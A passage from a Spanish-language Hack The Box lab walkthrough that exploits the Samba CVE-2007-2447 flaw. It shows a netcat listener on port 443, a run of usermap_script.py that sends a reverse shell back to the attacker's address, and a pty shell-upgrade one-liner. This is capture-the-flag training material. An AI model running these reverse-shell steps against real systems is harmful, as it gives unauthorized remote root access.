remote: Total 8 (delta 0), reused 0 (delta 0), pack-reused 8
Unpacking objects: 100% (8/8), done.
root@chacka0101:~#
```

root@chacka0101:~# pip install pysmb

```
root@chacka0101:~# pip install pysmb
Collecting pysmb
  Downloading https://files.pythonhosted.org/packages/90/61/4e08cbd8485f76485e037091a2a0c28caecf0305ea32efb2a0d6d08b797c/p
1.3MB)
    100% |████████████████████████████████| 1.3MB 241kB/s
Requirement already satisfied: pyasn1 in /usr/lib/python2.7/dist-packages (from pysmb) (0.4.2)
Building wheels for collected packages: pysmb
  Running setup.py bdist_wheel for pysmb ... done
  Stored in directory: /root/.cache/pip/wheels/9a/db/cd/e9ae94b31b8f7c10345fcff78ebd016bf5697df80268cdfa07
Successfully built pysmb
Installing collected packages: pysmb
Successfully installed pysmb-1.1.27
```

Levantamos un puerto de escucha con netcat:

```
root@chacka0101:~# nc -lvp 443
```



En otra terminal vamos a ejecutar el exploit:

```
[-] usage: python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>

root@chacka0101:~/CVE-2007-2447# python usermap_script.py 10.10.10.3 445
10.10.14.20 443
```


HACKED:


También podría llamar a:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```




Agradecimientos a:

Hack The Box - https://www.hackthebox.eu

**-END-**